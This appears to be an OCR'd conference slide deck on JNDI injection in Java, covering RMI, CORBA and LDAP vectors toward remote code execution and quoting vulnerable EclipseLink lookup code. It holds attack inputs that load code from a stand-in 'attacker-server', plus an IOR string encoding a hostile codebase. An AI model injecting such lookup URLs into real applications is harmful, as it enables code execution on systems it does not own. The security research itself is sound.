A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh

JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS

Who are we

- Alvaro Muñoz (@pwntester)
  - Principal Security Researcher, HPE Fortify

- Oleksandr Mirosh
  - Senior QA Engineer, HPE Fortify

Hewlett Packard Enterprise

Agenda

- Introduction to JNDI
- JNDI Injection
  - RMI Vector
  - Demo: EclipseLink/TopLink
  - CORBA Vector
  - LDAP Vector
- LDAP Entry Poisoning
  - Demo: Spring Security

Oracle fixes vulnerability used in NATO and White House hacks

WRITTEN BY
Rene Millman

NEWS

21 Oct, 2015

ITPRO
IT ANALYSIS. BUSINESS INSIGHT.

Zero-day click-to-play Pawn Storm bug squashed

Oracle has patched up a flaw in Java that allowed hackers to breach targets such as NATO and the White House in an operation known as Pawn Storm.


The vulnerability was used in attacks on web assets belonging the military organisation as well as a number of prominent companies, according to Trend Micro threat analyst Jack Tang.

Oracle also patched 154 flaws as part of a wide-reaching security update for a number of its applications, 25 of which affect Java.

The flaw in question (CVE-2015-4902) managed to evade Java's Click-to-Play protection, which requires the user to click the space where the Java app would normally be displayed before it is executed. In effect, it asks the user if they are really sure they want to run any Java code.

"Bypassing click-to-play protection allows for malicious Java code to run without any alert windows being shown," he said in a blog post.

"This was quite useful in Pawn Storm, as it used exploits targeting these vulnerabilities to carry out targeted attacks against North Atlantic Treaty Organization (NATO) members and the White House earlier this year."




JNDI Introduction

JNDI in a Nutshell

- Java Naming and Directory Interface
- Common interface to interact with Naming and Directory Services.
- Naming Service
  - A Naming Service is an entity that associates names with values, also known as “bindings”.
  - It provides a facility to find an object based on a name that is known as “lookup” or “search” operation.
- Directory Service
  - Special type of Naming Service that allows storing and finding of “directory objects.”
  - A directory object differs from generic objects in that it's possible to associate attributes to the object.
  - A Directory Service, therefore offers extended functionality to operate on the object attributes.

JNDI Architecture

- JNDI offers a common interface to interact with different types of services.
- The Naming Manager contains static methods for creating context objects and objects. referred to by location information
- The Server Provider Interface (SPI) allows different services to be managed by JNDI.



JNDI In Action

```
// Create the Initial Context configured to work with an RMI Registry
Hashtable env = new Hashtable();
env.put(INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(PROVIDER_URL, "rmi://localhost:1099");

Context ctx = new InitialContext(env);

// Bind a String to the name “foo” in the RMI Registry
ctx.bind(“foo”, “Sample String”);

// Look up the object
Object local_obj = ctx.lookup(“foo”);
```

- Other services can be used by using different PROVIDER_URLs


```
env.put(Context.INITIAL_CONTEXT_FACTORY,"com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://localhost:389");
```

JNDI Naming References

- In order to store Java objects in a Naming or Directory service, it is possible to use Java Serialization and store the byte array representation of an object.
- It is not always possible to bind the serialized state of an object graph because it might be too large or it might be inadequate.
- JNDI introduces the Naming References:
  - **Reference Addresses:** Address of the Object
    - eg: rmi://server/ref
  - **Remote Factory:** Location of a remote factory class to instantiate the object
    - Factory class name
    - Codebase: Location of the factory class file

JNDI Remote Class Loading

Component		JVM property to enable remote class loading	Security Manager enforced?
SPI	RMI	`java.rmi.server.useCodebaseOnly = false` *(default value = true, since JDK 7u21)*	Always
	LDAP	`com.sun.jndi.ldap.object.trustURLCodebase = true` *(default value = false)*	Not enforced
	CORBA		Always
Naming Manager			Not enforced




JNDI Injection

Applications should not perform JNDI lookups with untrusted data

Attack Process

1. Attacker binds Payload in attacker Naming/Directory service.
2. Attacker injects an absolute URL to a vulnerable JNDI lookup method.
3. Application performs the lookup.
4. Application connects to attacker controlled N/D Service that returns Payload.
5. Application decodes the response and triggers the Payload.



Dynamic Protocol Switching

- *javax.naming.InitialContext* and its child classes (InitialDirContext or InitialLdapContext) are vulnerable to this attack.
- Lookup() method allows dynamically protocol and provider switching in presence of an absolute URL.

```
// Create the initial context
Hashtable env = new Hashtable();
env.put(INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(PROVIDER_URL, "rmi://secure-server:1099");
Context ctx = new InitialContext(env);

// Look up in the local RMI registry
Object local_obj = ctx.lookup(<attacker-controlled>);
```

JNDI Vectors

- Attackers can provide an absolute URL changing the protocol/provider:

```
rmi://attacker-server/bar
ldap://attacker-server/cn=bar,dc=test,dc=org
iiop://attacker-server/bar
```

- We found three main vectors to gain remote code execution through a JNDI Injection:
  - RMI
    - JNDI Reference
    - Remote Object (not covered in this talk but covered in the whitepaper)
  - CORBA
    - IOR
  - LDAP
    - Serialized Object
    - JNDI Reference
    - Remote Location (not covered in this talk but covered in the whitepaper)

RMI Vector: JNDI Reference Payload

- Payload: JNDI Reference:


  Class Name: Payload
  Factory Name: PayloadFactory
  Factory Codebase: http://attacker-server/

- Naming Manager Decoding Method:

```
static ObjectFactory getObjectFactoryFromReference(Reference ref, String factoryName) {
        Class clas = null;
        // Try to use current class loader
        ...
        // Not in class path; try to use codebase
        String codebase;
        if (clas == null && (codebase = ref.getFactoryClassLocation()) != null) {
            try {
                clas = helper.loadClass(factoryName, codebase);
            } catch (ClassNotFoundException e) {}
        }
        return (clas != null) ? (ObjectFactory) clas.newInstance() : null;
}
```

Previous Research: Click-to-play bypass

- Found in the Pawn Storm Zero-Day to evade Applet's Click-to-Play Protection (CVE-2015-4902).
- Great write-up by TrendMicro.
- JNLP uses InitialContext as Progress Class.
- InitialContext constructor gets properties from attacker-controlled server.
- PROVIDER_URL points to attacker-controlled RMI Object.



Source: http://blog.trendmicro.com/trendlabs-security-intelligence/new-headaches-how-the-pawn-storm-zero-day-evaded-javas-click-to-play-protection/

Previous Research: Deserialization attack

- There are other scenarios that may allow an attacker to control the name of a lookup operation.
- For instance, during a deserialization attack attackers will be able to use classes that invoke lookup operations with attacker controlled fields.
- Examples:
  - org.springframework.transaction.jta.JtaTransactionManager by @zerothinking
  - com.sun.rowset.JdbcRowSetImpl.execute() by @matthias_kaiser
- New Gadgets:
  - javax.management.remote.rmi.RMIConnector.connect()
  - org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName(String sfJNDIName)

Example: TopLink/EclipseLink - CVE-2016-3564

- Oracle TopLink offers an implementation of the Java Persistence API (JPA) that provides a Plain Old Java Object (POJO) persistence model for object-relational mapping (ORM).
- Offer a convenient feature to expose the JPA Entities through RESTful data services in an automatic fashion.
  - The REST functionality is made available simply by including a JAR file in the WEB-INF/lib


Source: http://es.slideshare.net/brunoborges/developing-java-ee-applications-on-intellij-idea-with-oracle-weblogic-12c

Example: EclipseLink/TopLink REST API

- The base URI for an application is:
  `http://server:port/application-name/persistence/{ver}`
- Specific types of operations, for example:
  - Entity operations:
    `/persistence/{ver}/{name}/entity`
  - Query operations:
    `/persistence/{vers}/{name}/query`
  - Single result query operations:
    `/persistence/{ver}/{name}/singleResultQuery`
  - Persistence unit level metadata operations:
    `/persistence/{ver}/{name}/metadata`
  - Base operations:
    `/persistence/{version}`

```
@POST
@Produces(MediaType.WILDCARD)
public Response callSessionBean(@Context HttpHeaders hh, @Context
UriInfo ui, InputStream is) throws ... {
    return callSessionBeanInternal(null, hh, ui, is);
}
```

```
@SuppressWarnings("rawtypes")
protected Response callSessionBeanInternal(String version, HttpHeaders
hh, UriInfo ui, InputStream is) throws … {
    …
    SessionBeanCall call = null;
    call = unmarshallSessionBeanCall(is);
    String jndiName = call.getJndiName();
    javax.naming.Context ctx = new InitialContext();
    Object ans = ctx.lookup(jndiName);
    …
}
```



Demo: TopLink / EclipseLink

CORBA Vector

- Supported CORBA related schemas:
  - iiop (com.sun.jndi.url.iiop.iiopURLContext)
    - Eg: `iiop://attacker-server/foo`
  - corbaname (com.sun.jndi.url.corbaname.corbanameURLContext)
    - Eg: `corbaname:iiop:attacker-server#foo`
  - iiopname (com.sun.jndi.url.iiopname.iiopnameURLContext)
    - Eg: `iiopname://attacker-server/foo`

CORBA Vector: IOR

- An Interoperable Object Reference (IOR) is a CORBA or RMI-IIOP reference that uniquely identifies an object on a remote CORBA server.
- IORs can be in binary format or serialized into a string of hexadecimal digits:
  - Eg:IOR:000000000000003b524d493a6a617661782e6d616e6167656d656e742e72656d6f74652e726d692e524d495365727665753a303030303000000020501000100010020000101090000000100010100000000260000000200020000000000190000002b0000000000000002366696c653a2f2f2f746d702f736f6d655f6576696c5f6a61725f66696c652e6a617200
- The internal structure of an IOR may contain:
  - IIOP version, Host, Port, Object Key, Components, etc.
  - **Type ID**: It is the interface type also known as the repository ID format. Essentially, a repository ID is a unique identifier for an interface.
  - **Codebase**: Remote location to be used for fetching the stub class.
- An attacker controlling an IOR can specify an IDL Interface and codebase location under his control and gain RCE.

CORBA Vector: Limitations & Bypasses

- Security Manager must be installed.
- Connection to codebase should be allowed by Security Manager. Eg:
  - Socket Permission:

    ```
    permission java.net.SocketPermission  "*:1098-1099", "connect";
    ```

  - File Permission that allows to read all files will let you reach a remote shared folder:

    ```
    permission java.io.FilePermission "<<ALL FILES>>", "read”;
    ```

  - File Permission to read the folder that the attacker can upload files (classes or zip archive).
- After successful RCE attack, payload will be limited by SM
- Bypassing Security Manager may be possible:
  - We were able to bypass the default Security Manager policies for main Application Servers vendors in few days.

CORBA Vector: IIOP Listeners

- Is it possible to achieve RCE on the CORBA servers?
- YES! An attacker will be able to to run arbitrary code on the server if it:
  - Launched with a Security Manager installed using a Policy that can allow access to an attacker-controlled server, parsing IOR from client.
- We found that some Application Servers:
  - Are exposing IIOP listeners in default configurations.
  - There are permissions also in their default Policy files that can be used for remote class loading.
  - As we said a bit earlier – we were able to get *java.security.AllPermission* for “untrusted” code.
- If customer enable Security Manager for such Application Servers, they automatically open a backdoor for RCE.

CORBA Vector: Deserialization Attacks


- Deserialization for Stub classes:

```
private void readObject (java.io.ObjectInputStream s) throws IOException {
   String str = s.readUTF ();
   String[] args = null;
   java.util.Properties props = null;
   org.omg.CORBA.ORB orb = org.omg.CORBA.ORB.init (args, props);
   try {
   org.omg.CORBA.Object obj = orb.string_to_object(str);
 ...
```

- **50+** classes in the JRE.
- **200+** classes in Application Server's Classpath.
- IDL compiler (*idlj*) automatically generates a client stub class that contains this code pattern.


LDAP Vector

- LDAP can be used to store Java objects by using several special Java attributes.
- There are at least three ways a Java object can be stored in an LDAP directory:
  - Using Java Serialization
  - Using JNDI References
  - Using Remote Locations (not covered in this talk but covered in the whitepaper)
- The decoding of these objects by the Naming Manager will result in remote code execution.




LDAP Entry Poisoning

